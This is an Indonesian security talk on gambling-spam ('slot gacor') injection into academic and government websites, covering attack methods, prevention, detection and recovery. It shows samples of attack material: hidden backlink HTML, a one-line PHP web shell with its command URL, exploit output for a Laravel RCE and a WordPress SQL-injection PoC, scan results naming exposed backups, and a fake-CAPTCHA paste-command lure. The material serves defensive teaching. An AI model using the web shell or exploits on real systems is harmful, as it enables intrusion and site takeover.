

Anti-Gacor dan Malware

Pencegahan dan Perlindungan Injeksi Slot Gacor dan Malware pada Website

Apa yang akan kita bahas ?

Apa itu slot gacor ?

Bagaimana slot gacor melakukan injeksi ?

Bagaimana perlindungan yang harus dilakukan agar terhindar ?

Apa yang perlu dilakukan jika situs kita terkena injeksi konten gacor ?

Apa itu Slot Gacor ?

Game Judi

Why Injecting ?

Menaikan visibilitas ke pemain / calon pemain

Mengarahkan pemain / calon pemain ke situs mereka

Makin banyak yang main = makin cuan

Domain edu, gov & high quality DA-PA

Format Judol Attack



Akun judi online **memberikan saweran** dengan nominal yang lumayan besar untuk mendapatkan perhatian



Ketika membuka profil maka akan **diarahkan untuk melakukan pencarian** di search engine sesuai dengan deskripsi profil akun judi online




Yang muncul paling atas merupakan Website K/L yang **telah terkena serangan web defacement** judi online



Ketika diklik akan mengarahkan ke website judi online **yang asli**

Format Judol Attack



Types of Gacor Injection ?

Titip File

Backlink / Hidden Backlink

Redirect

Google index spamming

Persistent



LOGIN

DAFTAR

88 » Situs Slot Gacor Hari Ini Gampang Menang 2023



https://slot5000.wal

.ac.id

DAFTAR

0 - Situs Judi Slot Gacor Deposit 5000 Terbai

Ruang Baca Departemen Statistika Bisnis

... https://139.59.116.144/ · https://178.128.91.217/ · https://178.128.112.167/ ·
https://165.22.62.117/ · slot **gacor** · slot deposit pulsa · rtp live.

← → ↻ http://lit.ac.id/page/detail/ruang-baca-departemen-statistika-bisnis ☆

BERANDA BUKU TEKS BUKU TANDON (RESERVE) BUKU REFERENS

IEEE Springer ProQuest ScienceDirect GALE CENGAGE Learning ASCE ASME Microsoft Campus Agreement

Menjadi pusat sumber belajar berstandar internasional yang mendukung secara aktif menjalankan tri dharma University menjadi World Class

© 2023 ikuti kami di: Facebook Twitter LinkedIn YouTube site stats

```
186 <div class="wrap">
187 <div id="about">
188 
189
190 Menjadi pusat sumber belajar berstandar internasional yang mendukung secara aktif menjalankan tri dharma pergu
191 <div class="container" style="z-index: -1000; max-height: 3px;overflow: auto;background-color: transparent;">
192 <li><a href="https://heylink.me/P303gacor/">pulsa303</a></li>
193 <li><a href="https://heylink.me/virtus88gacor/">virtus88</a></li>
194 <li><a href="https://heylink.me/k303gacor/">koko303</a></li>
195 <li><a href="https://heylink.me/k5000gacor/">koko5000</a></li>
196 <li><a href="https://heylink.me/mami188gacor/">mami188</a></li>
197 <li><a href="https://heylink.me/virtusplaygacor/">virtusplay</a></li>
198 <li><a href="https://heylink.me/pulsa4dgacor/">pulsa4d</a></li>
199 <li><a href="https://heylink.me/kokototogacor/">kokototo</a></li>
200 <li><a href="https://heylink.me/pokerkokogacor/">pokerkoko</a></li>
201 <li><a href="https://heylink.me/koko188gacor/">koko188</a></li>
202 <li><a href="https://170.187.225.108/">https://170.187.225.108/</a></li>
203 <li><a href="https://139.162.29.153/">https://139.162.29.153/</a></li>
204 <li><a href="https://139.177.185.150/">https://139.177.185.150/</a></li>
205 <li><a href="https://128.199.79.17/">DANASLOT</a></li>
206 <li><a href="https://146.190.83.55/">https://146.190.83.55/</a></li>
207 <li><a href="https://167.71.198.75/">https://167.71.198.75/</a></li>
208 <li><a href="https://139.59.116.144/">https://139.59.116.144/</a></li>
209 <li><a href="https://178.128.91.217/">https://178.128.91.217/</a></li>
210 <li><a href="https://178.128.112.167/">https://178.128.112.167/</a></li>
211 <li><a href="https://165.22.62.117/">https://165.22.62.117/</a></li>
212 <li><a href="https://redigi.com/">slot gacor</a></li>
213 <li><a href="https://www.gag.org">slot deposit pulsa</a></li>
214 <li><a href="https://rtpkoko.live/">rtp live</a></li>
215 </div>
216
217 </div>
```

menjadi World Class University <script></script></div> </div> </div>

view-source:https://slot-de [REDACTED].blogspot.com

```
479 <a href="https://stpn.ac.id/?ri=lhzec&s=jw69bet%20link%20alternatif%3E%3Empeng.id/slot/%3C%3C,jw69bet%20link%20alternatif%3E%3Empeng.id/slot
480 <a href="https://perusdams.com/?ag=awcxg&s=jw69bet%3E%3Empeng.id/slot/%3C%3C,jw69bet%3E%3Empeng.id/slot/%3C%3C,jw69betag"></a>
481 <a href="http://baee.mercubuana.ac.id/?if=vjsfn&s=jw69bet%2088%3E%3Empeng.id/slot/%3C%3C,jw69bet%2088%3E%3Empeng.id/slot/%3C%3C,jw69bet%2088
482 <a href="https://pendaftaran.esaunggul.ac.id/?qy=sggvn&s=link%20alternatif%20jw69bet%3E%3Empeng.id/slot/%3C%3C,link%20alternatif%20jw69bet%3E%3Empeng
483 <a href="https://bappeda.jatimprov.go.id/?kz=tiwfe&s=jw69bet%20com%3E%3Empeng.id/slot/%3C%3C,jw69bet%20com%3E%3Empeng.id/slot/%3C%3C,jw69bet%20comk
484 <a href="https://poltekpel-sby.ac.id/?if=synsk&s=jw69bet%20123[-mpeng.id/slot/~],jw69bet%20123[-mpeng.id/slot/~],jw69bet%20123if"></a>
485 <a href="https://pn-slawi.go.id/id/?si=vfkig&s=jw69bet%20123%3E%3Empeng.id/slot/%3C%3C,jw69bet%20123%3E%3Empeng.id/slot/%3C%3C,jw69bet%20123si"></a
486 <a href="https://stieamm.ac.id/?lb=dqwel&s=www.jw69bet.net%3E%3Empeng.id/slot/%3C%3C,www.jw69bet.net%3E%3Empeng.id/slot/%3C%3C,www.jw69bet.netlb"></a
487 <a href="https://stisipveteran.ac.id/?wy=cafym&s=jw69bet%2088%3E%3Empeng.id/slot/%3C%3C,jw69bet%2088%3E%3Empeng.id/slot/%3C%3C,jw69bet%2088wy"></a>
488 <a href="https://forestry.unhas.ac.id/?by=iwalq&s=jw69bet%20com%3E%3Empeng.id/slot/%3C%3C,jw69bet%20com%3E%3Empeng.id/slot/%3C%3C,jw69bet%20comby">
489 <a href="https://man2kotapayakumbuh.sch.id/?yd=wnjgx&s=jw69bet%20net%3E%3Empeng.id/slot/%3C%3C,jw69bet%20net%3E%3Empeng.id/slot/%3C%3C,jw69bet%20ne
490 <a href="https://parepare.terkini.id/?si=capot&s=jw69bet%20link%20alternatif%3E%3Empeng.id/slot/%3C%3C,jw69bet%20link%20alternatif%3E%3Empeng.id/sl
```

You have been hacked

Confidentiality Integrity Availability

Other Effects

Domain Reputation

Organization Reputation

Server Abuse

- Malware Host
- Botnet
- Etc

Domain Take Down

Yth. Registran/Registrar,

Nama Domain teridentifikasi mengandung Konten Negatif sebagaimana diatur dalam mekanisme penanganan yang berlaku <https://www.pandi.id/landbank/#>.

Mohon dapat segera merespon identifikasi ini dengan cara mengirim email ke helpdesk@pandi.id sesuai masa tanggap yang tersedia sebelum diterapkannya *Autosuspend*.

Tidak Tersedia	Nama Domain berekstensi my.id, biz.id, atau web.id yang disusupi konten negatif; Konten negatif terdapat pada Nama Domain utama yang terdaftar (bukan subdomain); dan Nama Domain berumur kurang dari 60 hari
Masa Tanggap 1 x 24 jam	Nama Domain ekstensi my.id, biz.id, web.id yang disusupi konten negatif; dan Nama Domain berumur kurang dari 60 hari
Masa Tanggap 3 x 24 jam	Nama Domain ekstensi my.id, biz.id, web.id yang disusupi konten negative; dan Nama Domain berumur lebih dari 60 hari
5 x 24 jam	Nama Domain selain ekstensi my.id, biz.id, web.id

Common Technique

Squidword : "Teknik..Teknik..Teknik"

Wordpress / other common CMS

Weak Password + Bruteforce

Vulnerable Plugins / Themes

Nulled Plugins / Themes

Infected Hosting

Misconfiguration

0-Day Exploit

Leaked Credentials / Stealer Malware

Non-CMS / custom-Framework

Weak Password + Bruteforce

SQL Injection

Unrestricted File Upload

Framework / Library Exploit

Misconfiguration

Leaked Credentials / Stealer Malware

CVE-2023-23488-PoC

Unauthenticated SQL Injection - Paid Memberships Pro < 2.9.8 (WordPress Plugin)

Running this script against a WordPress instance with Paid Membership Pro plugin tells you if the target is vulnerable. As the SQL injection technique required to exploit it is Time-based blind, instead of trying to directly exploit the vuln, it will generate the appropriate sqlmap command to dump the whole database (probably very time-consuming) or specific chose data like usernames and passwords.

Usage example:

```
python3 CVE-2023-23488.py http://127.0.0.1/wordpress
```

References

- Credits to **Joshua Martinelle**, who discovered the vulnerability
- ExploitDB link: <https://www.exploit-db.com/exploits/51235>
- Vendor Homepage: <https://www.paidmembershipspro.com>
- Vulnerable software Link: <https://downloads.wordpress.org/plugin/paid-memberships-pro.2.9.7.zip>
- Advisory: <https://github.com/advisories/GHSA-pppw-hpjp-v2p9>

Directory:

smiley	Filename ^	Size	Permission	Owner	Group	Functions
<input type="checkbox"/>	folder [.]	4096 B	drwxr-xr-x	root	root	<input type="button" value="v"/> <input type="button" value=">"/>
<input type="checkbox"/>	folder [..]	4096 B	drwxr-xr-x	root	root	<input type="button" value="v"/> <input type="button" value=">"/>
<input type="checkbox"/>	folder [assets]	4096 B	drwxr-xr-x	root	root	<input type="button" value="v"/> <input type="button" value=">"/>
<input type="checkbox"/>	folder [inc]	4096 B	drwxr-xr-x	root	root	<input type="button" value="v"/> <input type="button" value=">"/>
<input type="checkbox"/>	folder [languages]	4096 B	drwxr-xr-x	root	root	<input type="button" value="v"/> <input type="button" value=">"/>
<input type="checkbox"/>	folder [template-parts]	4096 B	drwxr-xr-x	root	root	<input type="button" value="v"/> <input type="button" value=">"/>
<input type="checkbox"/>	hidden file .htaccess	11473 B	-rw-r--r--	root	root	<input type="button" value="v"/> <input type="button" value=">"/>
<input type="checkbox"/>	file 404.php	792 B	-rw-r--r--	root	root	<input type="button" value="v"/> <input type="button" value=">"/>
<input type="checkbox"/>	file archive.php	1299 B	-rw-r--r--	root	root	<input type="button" value="v"/> <input type="button" value=">"/>
<input type="checkbox"/>	file comments.php	1903 B	-rw-r--r--	root	root	<input type="button" value="v"/> <input type="button" value=">"/>
<input type="checkbox"/>	file footer.php	2002 B	-rw-r--r--	root	root	<input type="button" value="v"/> <input type="button" value=">"/>
<input type="checkbox"/>	file functions.php	12407 B	-rw-r--r--	root	root	<input type="button" value="v"/> <input type="button" value=">"/>
<input type="checkbox"/>	file header.php	1829 B	-rw-r--r--	root	root	<input type="button" value="v"/> <input type="button" value=">"/>
<input type="checkbox"/>	file homepage.php	1082 B	-rw-r--r--	root	root	<input type="button" value="v"/> <input type="button" value=">"/>
<input type="checkbox"/>	file index.php	1573 B	-rw-r--r--	root	root	<input type="button" value="v"/> <input type="button" value=">"/>
<input type="checkbox"/>	file post.php	959 B	-rw-r--r--	root	root	<input type="button" value="v"/> <input type="button" value=">"/>

localhost:8000/_ignition/execute-solution/

uid=1000(cf) gid=1000(cf) groups=1000(cf),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),116(lpadmin),126(sambashare)

/work/pentest/laravel/laravel/

ErrorException

file_put_contents(phar:///work/pentest/laravel/laravel/storage/logs/laravel.log/test.txt): failed to open stream: phar error: write operations disabled by the php.ini setting phar.readonly

http://localhost:8000/_ignition/execute-solution/

Stack trace Request App User Context Debug Share

Expand vendor frames

vendor/facade/ignition/src/Solutions/MakeViewVariableOptionalSolution.php		
Illuminate\Foundation\Bootstrap\HandleExceptions	:69	
1 unknown frame		

```

Illuminate\Foundation\Bootstrap\HandleExceptions::handleError
vendor/facade/ignition/src/Solutions/MakeViewVariableOptionalSolution.php:69

    54         return [
    55             'variableName' => $this->variableName,
    56             'viewFile' => $this->viewFile,
    57         ];
    58     }
  
```

As an exploit:

```

cf@real ~ /work/pentest/laravel $ ./exploit.py http://127.0.0.1:8000/ /tmp/exploit.phar
✓ Log file: /work/pentest/laravel/laravel/storage/logs/laravel.log
✓ Logs cleared
✓ Successfully converted to PHAR !
✓ Phar deserialized
-----
uid=1000(cf) gid=1000(cf) groups=1000(cf),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),116(lpadmin),126(sambashare)
-----
✓ Logs cleared
  
```

project:adneg.zip

```
[INF] Current nuclei version: v2.9.9 (latest)
[INF] Current nuclei-templates version: v9.5.8 (latest)
[INF] New templates added in latest release: 113
[INF] Templates loaded for current scan: 5
[INF] Targets loaded for current scan: 192
[INF] Running httpx on input host
[INF] Found 170 URL from httpx
[zip-backup-files] [http] [medium] https://adneg.u /adneg.zip [FILENAME="adneg",EXT="zip"]
[zip-backup-files] [http] [medium] https://alumni. d/alumni.zip [EXT="zip",FILENAME="alumni"]
[zip-backup-files] [http] [medium] https://akuntan. c.id/akuntansi.zip [FILENAME="akuntansi",EXT="zip"]
[zip-backup-files] [http] [medium] https://ft.upnj. .zip [FILENAME="ft",EXT="zip"]
[zip-backup-files] [http] [medium] https://lpt.upn. pt.zip [EXT="zip",FILENAME="lpt"]
[zip-backup-files] [http] [medium] https://mling.u /mling.zip [EXT="zip",FILENAME="mling"]
[zip-backup-files] [http] [medium] https://ppmb.up ppmb.zip [FILENAME="ppmb",EXT="zip"]
```

DT

Compromised Data Set

|←

CL

Export

Sort

CDS

10,601 results

RM

Host

User

Password

Leaked Date
(UTC+0)

Victim IP

ST

CT

+

<https://ppdb.makassar.go.id//index.php/Clogin>[redacted]
@ppdbmks.go.id

2022-02-07 19:55:06

CM

CW

+

<https://mail.kemendiknas.go.id/>[redacted]
@kemendiknas.go.id

2022-02-07 19:53:40

TT

FT

+

<https://smp.pusatprestasinasional.kemdikbud.go.id/lomba/session/index>[redacted]
@ksnkemd
ikbud.go.id

2022-02-07 13:42:02

Preventing

Lebih baik mencegah daripada mengobati

Wordpress / other common CMS

Use Strong Authentication / Implement MFA

Use Security Plugins

Use Hosting that Include Security Features

Disable PHP Engine on Uploads Directory

Implement Security Perimeter

Weekly Maintenance Check

Build SIEM / Activate File Integrity Monitoring

Don't Save Password on Browser

Non-CMS / Framework

Use Strong Authentication / Implement MFA

Implement Secure SDLC + Secure Coding

Unit Test

Penetration Testing

Implement Security Perimeter

Weekly Maintenance Check

Build SIEM / Activate File Integrity Monitoring

Don't Save Password on Browser



Please enter the two-factor authentication (2FA) verification code below to login. Depending on your 2FA setup, you can get the code from the 2FA app or it was sent to you by email.

Authentication Code:

Log In

[← Back to Demo Inc.](#)

Wordfence activity from 17 July 2023 to 24 July 2023



This email was sent from your website [https://\[REDACTED\]](https://[REDACTED]) and is a summary of security related activity that Wordfence monitors for the period 17 July 2023 to 24 July 2023. NOTE: You are using the free version of Wordfence and are missing out on features like real-time firewall rule and malware signature updates, country blocking, and detecting if your site IP is sending spam. [Click here to upgrade to Wordfence Premium now.](#)

Top 10 IPs Blocked

IP	Country	Block Count
185.225.74.169	United States	15
20.189.74.11	Hong Kong	9
194.38.22.8	Ukraine	4
84.54.50.239	United States	3
206.84.102.6	United States	2
41.216.188.162	Germany	2
109.206.242.91	United States	2
5.9.101.220	Germany	1
34.87.94.148	Singapore	1
139.59.116.249	Singapore	1

Update Blocked IPs



example.com
is protected by Imunify360

We have noticed an unusual activity from your IP 89.232.84.92
and blocked access to this website.

Please confirm that you not a robot

I'm not a robot



reCAPTCHA
[Privacy](#) - [Terms](#)



view-source:https://wp.potato.id/wp-content/uploads/shell.php?cmd=whoami;uname -a;ls -lahrt


```
1 www-data
2 Linux 748586ba4f4b 6.1.0-10-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.38-1 (2023-07-14) x86_64 GNU/Linux
3 total 16K
4 drwxr-xr-x 3 www-data www-data 4.0K Jul 25 01:51 2023
5 drwxr-xr-x 7 www-data www-data 4.0K Jul 27 14:14 ..
6 -rw-r--r-- 1 www-data www-data 31 Jul 27 14:14 shell.php
7 drwxr-xr-x 3 www-data www-data 4.0K Jul 27 14:15 .
8
```

```
root@748586ba4f4b:/var/www/html/wp-content/uploads# cat .htaccess
php_flag engine off
root@748586ba4f4b:/var/www/html/wp-content/uploads# |
```



view-source:https://wp.potato.id/wp-content/uploads/shell.php

```
1 <?php
2 system($_GET['cmd']);
3 ?>
4
```



Search [DQL] [Last 10 minutes] Show dates Refresh

manager name: wazuh-server + Add filter

wazuh-alerts-*

Search field names


Filter by type 0

Selected fields

- agent.name
- rule.description
- rule.id
- rule.level

Available fields

- agent.id
- agent.ip
- data.audit.arch
- data.audit.auid
- data.audit.command
- data.audit.cwd
- data.audit.egid
- data.audit.euid
- data.audit.exe
- data.audit.execve.a0
- data.audit.execve.a1
- data.audit.exit
- data.audit.file.inode
- data.audit.file.mode
- data.audit.file.name
- data.audit.fsgid
- data.audit.fsuid



Time	agent.name	rule.description	rule.level	rule.id
> Dec 17, 2022 @ 14:15:22.485	Ubuntu-server-22.04-LTS	[Command execution (/usr/bin/cat)]: Possible web shell attack detected	12	100520
> Dec 17, 2022 @ 14:15:12.475	Ubuntu-server-22.04-LTS	[Command execution (/usr/bin/whoami)]: Possible web shell attack detected	12	100520
> Dec 17, 2022 @ 14:14:58.462	Ubuntu-server-22.04-LTS	[Network connection]: Script attempting network connection on source port: 54398 and destination port: 4444	12	100510
> Dec 17, 2022 @ 14:14:50.499	Ubuntu-server-22.04-LTS	[Command execution (/usr/bin/groups)]: Possible web shell attack detected	12	100520
> Dec 17, 2022 @ 14:14:50.459	Ubuntu-server-22.04-LTS	[Command execution (/usr/bin/bash)]: Possible web shell attack detected	12	100520
> Dec 17, 2022 @ 14:14:50.459	Ubuntu-server-22.04-LTS	[Command execution (/usr/bin/bash)]: Possible web shell attack detected	12	100520
> Dec 17, 2022 @ 14:14:50.458	Ubuntu-server-22.04-LTS	[Network connection via /usr/bin/bash]: Possible web shell attack detected	12	100521
> Dec 17, 2022 @ 14:14:50.451	Ubuntu-server-22.04-LTS	[Command execution (/usr/bin/dash)]: Possible web shell attack detected	12	100520
> Dec 17, 2022 @ 14:14:21.739	Ubuntu-server-22.04-LTS	[File Modification]: File /var/www/html/webshell-script.php contains a web shell	15	100502
> Dec 17, 2022 @ 14:14:12.448	Ubuntu-server-22.04-LTS	[File modification]: Possible web shell content added in /var/www/html/webshell-script.php	12	100501
> Dec 17, 2022 @ 14:14:04.480	Ubuntu-server-22.04-LTS	[File creation]: Possible web shell scripting file (/var/www/html/webshell-script.php) created	12	100500

Recently Modified Files

Modified	File
July 10, 2023 2:21pm	wp-content/litespeed/css/51858388533b561b4a377a98fc12e758.css
July 10, 2023 2:21pm	wp-content/litespeed/css/9222d7233cb917fafac6b6404abc4c32.css
July 10, 2023 2:21pm	wp-content/litespeed/css/18e3da0eb81e89468f2ecd7fca536fdf.css
July 10, 2023 2:21pm	wp-content/litespeed/css/3b7914774723d0afc4bda21da1a4dbac.css
July 10, 2023 2:21pm	wp-content/litespeed/css/0b5677648fd59a6abbc9664cfe36caad.css
July 10, 2023 2:21pm	wp-content/litespeed/css/4c82503324ffefcc9f29537ffbfe406d.css
July 10, 2023 2:21pm	wp-content/litespeed/css/e1d96905b3180453f6d408bb33f3fb8d.css
July 10, 2023 2:21pm	wp-content/litespeed/css/e58acd3d18c5680896ab4e123a9574c6.css
July 10, 2023 2:21pm	wp-content/litespeed/css/b024a18273c7ca87bcefb186d9e23281.css
July 10, 2023 2:21pm	wp-content/litespeed/css/4bf606de98b37df2c5ebccb634f9953b.css

This list may include WordPress core/plugin/theme updates, error logs, cache files, and other normal changes.

Other Attack Vector

Sometimes hacker don't hack, they log-in.

Other Attack Vector

Your device is compromised

Your password leaked

Your hosting doesn't implement good security

Click-fix attack

Leak API / SSH Keys

Verify You Are Human

Please verify that you are a human to continue.




Verification Steps

1. Press Windows Button "⊞" + R
2. Press CTRL + V
3. Press Enter



Search with Google or enter address



Search with Google or enter address



Private window: Firefox clears your search and browsing history when you close all private windows. This doesn't make you anonymous.

[Learn more](#)

[Redacted]

#WTS
DB HOSTING ID
jaç
de
jaç
idc
exi
do
rur
nia
idv
qw
DM @ [Redacted]



MUTE

Detection

bukan hanya mengamati, tetapi juga memahami

Am I Infected ?

Google Dorking

Google Admin Console

Domain Reputation Check

Antivirus Scan

You are sharing your en

site:potato.id gacor



Video

Gambar

Berita

Shopping

Lovebird

X500

Mega

Slot

268

Sekitar 0 hasil (0,14 detik)



Penelusuran Anda tidak cocok dengan dokumen apa pun

Perlu bantuan? Lihat [tips lainnya](#) untuk melakukan penelusuran di Google.

Anda juga dapat mencoba penelusuran berikut:

cuaca

klaseman liga 1 indonesia terbaru

Google Search Console

New owner for [https://din\[REDACTED\]/slot-online/](https://din[REDACTED]/slot-online/)

To **owner** of [REDACTED],

Google has identified that mur[REDACTED]@gmail.com has been added as an **owner** of [https://din\[REDACTED\].id/slot-online/](https://din[REDACTED].id/slot-online/).

Property owners can change critical settings that affect how Google Search interacts with your site. Ensure that only appropriate people have **owner** status, and that this role is revoked when it is no longer needed.

Recommended Action:



Scan failed

404 Not Found



Site is Blacklisted

by Google Safe Browsing and others

Request Cleanup



Scan info

http://m.facebook.com-vm-au
wlyduxgo.brahimsfood.com/

IP address: 101.99.66.162

Hosting: Unknown

Running on: Apache

CMS: Unknown

Powered by: Unknown

[More Details](#)



Minimal

Low

Medium

High

Critical Security Risk

Scan Failed

http://m.facebook.com-vm-auwlyduxgo.brahimsfood.com/

Unable to properly scan your site. 404 Not Found



Malicious files (11)

Malware detected by ImunifyAV+

 Auto-refresh

Clean up all
Timeframe ▾
Status ▾

User: auser1 x

<input type="checkbox"/>	Detected ▾	Username ▾	File ▾	Reason ▾	Status ▾	Actions
▶ <input type="checkbox"/>	🕒 7 days ago	auser1	/home/auser1/public_ftp/on-demand/1-0.php	php_malware.id_e0032 6aa	Infected	   
▶ <input type="checkbox"/>	🕒 7 days ago	auser1	/home/auser1/public_ftp/on-demand/5.php	php_malware.id_e0032 6aa	Infected	   
▶ <input type="checkbox"/>	🕒 7 days ago	auser1	/home/auser1/public_ftp/on-demand/6.php	php_malware.id_e0032 6aa	Infected	   
▶ <input type="checkbox"/>	🕒 7 days ago	auser1	/home/auser1/public_ftp/on-demand/7.php	php_malware.id_e0032 6aa	Infected	   
▶ <input type="checkbox"/>	🕒 7 days ago	auser1	/home/auser1/public_ftp/on-demand/8.php	php_malware.id_e0032 6aa	Infected	   

Recovery

mengobati membutuhkan resource lebih banyak daripada mencegah

Step to Recover

Disable access for external / maintenance mode

Change all authentication creds

Check for unwanted persistence access

Log hunting

Backdoor hunting

Vulnerability finding

Vulnerability patch

Patch verification

Re-public

Lesson Learned

knowledge or understanding gained by experience

Lesson Learned

never save password on browser, use password manager instead

use strong password and enable multi factor authentication

re-check our plugin and themes, disable/delete unnecessary

add security perimeter on our sites / organization

practice secure sdlc and secure coding

do regular maintenance and monitoring

Read More

<https://surabayahackerlink.org/mengatasi-serangan-seo-judi-online/>

<https://potato.id/posts/infostealer-spreading-through-fake-google-recaptcha/>

<https://csirt.baritoselatankab.go.id/storage/uploads-guidances/PANDUAN-PENANGANAN-INSIDEN-WEB-DEFACEMENT-JUDI-ONLINE-ttd.pdf>

https://csirt.cirebonkota.go.id/storage/uploads-guidances/Paparan%20Lesson%20Learn%20Penanganan%20Web%20Defacement%20Judi%20Online_v1.2_sign.pdf

EOF

<https://me.potato.id/>